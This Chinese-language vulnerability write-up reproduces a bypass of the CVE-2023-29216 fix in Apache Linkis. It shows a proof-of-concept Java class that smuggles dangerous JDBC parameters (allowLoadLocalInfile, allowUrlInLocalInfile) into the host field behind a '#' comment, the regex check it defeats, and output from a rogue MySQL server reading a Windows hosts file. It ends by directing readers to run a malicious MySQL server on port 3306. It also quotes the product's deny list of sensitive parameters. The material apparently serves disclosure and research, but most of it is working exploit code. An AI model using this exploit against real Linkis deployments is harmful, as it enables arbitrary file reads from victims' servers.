# 漏洞复现

此处由于Apache linkis环境搭建过于繁琐，故以漏洞相关Jar进行复现测试，本漏洞主要是针对于CVE-2023-29216的绕过

```java
import org.apache.linkis.metadata.query.service.mysql.SqlConnection;
import java.sql.SQLException;
import java.util.HashMap;
import java.util.Map;

public class test {
    public static void main(String[] args) throws SQLException {
        Map<String, Object> mp = new HashMap<>();
        String host = "127.0.0.1/test?allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360&serverTimezone=Asia/Shanghai#";
        int port = 3306;
        String name = "win_hosts";
        String password = "root";
        String data ="test";
        try {
            SqlConnection s = new SqlConnection(host, port, name, password, data, mp);
        } catch (ClassNotFoundException e) {
            throw new RuntimeException(e);
        }
    }
}
```

```
ectionImpl.java:455)
(ConnectionImpl.java:240)
ct(NonRegisteringDriver.java:199)
Manager.java:664)
Manager.java:247)
sql.SqlConnection.getDBConnection(SqlConnection.java:161)
tractSqlConnection.<init>(AbstractSqlConnection.java:55)
```

命令提示符 - python3 server.

```
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
========File Conntent Preview=========
 # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
# Added by Docker Desktop
192.168.31.71 host.docker.internal
192.168.31.71 gateway.docker.internal
# To allow the same kube context to work on the host and the container:

=======File Conntent Preview End==========
Save to File:./fileOutput//127.0.0.1___1704737287___c__windows_system32_drivers_etc_hosts
```

# 测试POC

```java
package org.example;

import org.apache.linkis.metadata.query.service.mysql.SqlConnection;
import java.sql.SQLException;
import java.util.HashMap;
import java.util.Map;

public class test {
    public static void main(String[] args) throws SQLException {
        Map<String, Object> mp = new HashMap<>();
        String host = "127.0.0.1/test?
allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360&serv
erTimezone=Asia/Shanghai#";
        int port = 3306;
        String name = "win_hosts";
        String password = "root";
        String data ="test";
        try {
            SqlConnection s = new SqlConnection(host, port, name, password, data,
 mp);
        } catch (ClassNotFoundException e) {
            throw new RuntimeException(e);
        }
    }
}
```

## 漏洞原理

在CVE-2023-29216漏洞的修复中针对于JdbcUrl参数部分进行了切割以及解码并进行敏感参数检测导致参数部分无从下手，故另辟蹊径，尝试寻找其他突破点

```java
public class SqlConnection extends AbstractSqlConnection {
    private static final Logger LOG = LoggerFactory.getLogger(SqlConnection.class);
    private static final CommonVars<String> SQL_DRIVER_CLASS = CommonVars.apply("wds.linkis.server.mdm.service.sql.driver", "com.mysql.jdbc.Driver");
    private static final CommonVars<String> SQL_CONNECT_URL = CommonVars.apply("wds.linkis.server.mdm.service.sql.url", "jdbc:mysql://%s:%s/%s");
    private static final CommonVars<Integer> SQL_CONNECT_TIMEOUT = CommonVars.apply("wds.linkis.server.mdm.service.sql.connect.timeout", 3000);
    private static final CommonVars<Integer> SQL_SOCKET_TIMEOUT = CommonVars.apply("wds.linkis.server.mdm.service.sql.socket.timeout", 6000);

    public SqlConnection(String host, Integer port, String username, String password, String database, Map<String, Object> extraParams) throws ClassNotFoundException, SQLException {
        super(host, port, username, password, database, extraParams);
        this.connectMessage.extraParams.put("connectTimeout", SQL_CONNECT_TIMEOUT.getValue());
        this.connectMessage.extraParams.put("socketTimeout", SQL_SOCKET_TIMEOUT.getValue());
    }
```

```java
public abstract class AbstractSqlConnection implements Closeable {

  private static final Logger LOG = LoggerFactory.getLogger(AbstractSqlConnection.class);

  public Connection conn;

  public ConnectMessage connectMessage;

  ChengJie1053
  public AbstractSqlConnection(
      String host,
      Integer port,
      String username,
      String password,
      String database,
      Map<String, Object> extraParams)
      throws ClassNotFoundException, SQLException {
    connectMessage = new ConnectMessage(host, port, username, password, extraParams);
    conn = getDBConnection(connectMessage, database);
    // Try to create statement
    Statement statement = conn.createStatement();
    statement.close();
  }
```

```java
aiceflower +4
public Connection getDBConnection(ConnectMessage connectMessage, String database)
    throws ClassNotFoundException, SQLException {
  Class.forName(SQL_DRIVER_CLASS.getValue());
  // security check
  SecurityUtils.checkJdbcConnParams(
      connectMessage.host,
      connectMessage.port,
      connectMessage.username,
      connectMessage.password,
      database,
      connectMessage.extraParams);
  SecurityUtils.appendMysqlForceParams(connectMessage.extraParams);

  String url =
      String.format(
          SQL_CONNECT_URL.getValue(), connectMessage.host, connectMessage.port, database);
  // deal with empty database
  if (StringUtils.isBlank(database)) {
    url = url.substring(0, url.length() - 1);
  }
  if (MapUtils.isNotEmpty(connectMessage.extraParams)) {
    String extraParamString =
        connectMessage.extraParams.entrySet().stream()
            .map(e -> String.join("=", e.getKey(), String.valueOf(e.getValue())))
            .collect(Collectors.joining("&"));
    url += "?" + extraParamString;
  }
  LOG.info("jdbc connection url: {}", url);
  return DriverManager.getConnection(url, connectMessage.username, connectMessage.password);
}
```

Security Check

format string to make the jdbc url

to make jdbc query paramerters and append to end of jdbc url

getConnection

```java
public static void checkJdbcConnParams(
    String host,
    Integer port,
    String username,
    String password,
    String database,
    Map<String, Object> extraParams) {

  // check switch
  if (!Boolean.valueOf(MYSQL_SECURITY_CHECK_ENABLE.getValue())) {
    return;
  }

  // 1. Check blank params
  if (StringUtils.isAnyBlank(host, username)) {
    logger.error(
        "Invalid mysql connection params: host: {}, username: {}, database: {}",
        host,
        username,
        database);
    throw new LinkisSecurityException(35000, "Invalid mysql connection params.");
  }

  // 2. Check url format
  String url = String.format(MYSQL_CONNECT_URL.getValue(), host.trim(), port, database.trim());
  checkUrl(url);

  // 3. Check params. Mainly vulnerability parameters. Note the url encoding
  checkParams(extraParams);
}
```

其中发现在修复代码中针对于JdbcUrl中协议、Host、Port部分使用了org.apache.linkis.common.utils.SecurityUtils#checkUrl方法进行检查，该方法逻辑如下

```java
public static void checkUrl(String url) {
    if (url == null || url.toLowerCase().startsWith("jdbc:mysql")) {
        Pattern regex = Pattern.compile((String)JDBC_MATCH_REGEX.getValue());
        Matcher matcher = regex.matcher(url);
        if (!matcher.matches()) {
            logger.info("Invalid mysql connection url: {}", url);
            throw new LinkisSecurityException(35000, "Invalid mysql connection url.");
        }
    }
}
```

```java
static {
    MYSQL_SENSITIVE_PARAMS = .MODULE$.apply("linkis.mysql.sensitive.params", "allowLoadLocalInfile,autoDeserialize,allowLocalInfile,allowUrlInLocalInfile,#");
    MYSQL_FORCE_PARAMS = .MODULE$.apply("linkis.mysql.force.params", "allowLoadLocalInfile=false&autoDeserialize=false&allowLocalInfile=false&allowUrlInLocalInfile=false");
    MYSQL_STRONG_SECURITY_ENABLE = .MODULE$.apply("linkis.mysql.strong.security.enable", "false");
    MYSQL_SECURITY_CHECK_ENABLE = .MODULE$.apply("linkis.mysql.security.check.enable", "true");
    MYSQL_CONNECT_URL = CommonVars.apply("linkis.security.mysql.url.template", "jdbc:mysql://%s:%s/%s");
    JDBC_MATCH_REGEX = .MODULE$.apply("linkis.mysql.jdbc.match.regex", "(?i)jdbc:(?i)(mysql)://([^:]+)(:[0-9]+)?(/[a-zA-Z0-9_-]*[\\.\\-]?)?");
}
```


可以看到此处使用正则表达式的方式进行匹配校验是否合法，而正是该正则表达式绕过以及mysql-connector-java 8.x特性(#注释JdbcUrl后面内容)导致了该漏洞，此处假如Host我们设置为127.0.0.1/test?allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360&serverTimezone=Asia/Shanghai#，拼接上Port以及Database部分后仍可命中正则表达式

```
package org.example;

import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class match {
    public static void main(String[] args) {
        Pattern regex = Pattern.compile("(?i)jdbc:(?i)(mysql)://([^:]+)(:[0-9]+)?(/[a-zA-Z0-9_-]*[\\.\\-]?)?");
        String url="jdbc:mysql://127.0.0.1/test?allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360&serverTimezone=Asia/Shanghai&allowLoadLocalInfile=false&allowUrlInLocalInfile=false#:321312/test";
        Matcher matcher = regex.matcher(url);
        System.out.println(matcher.matches());

    }
}
```




而在底层Mysql驱动中如果未指定Port则会走默认的3306端口，故我们只需要构造一个恶意Mysql服务器，并监听3306端口即可实现攻击。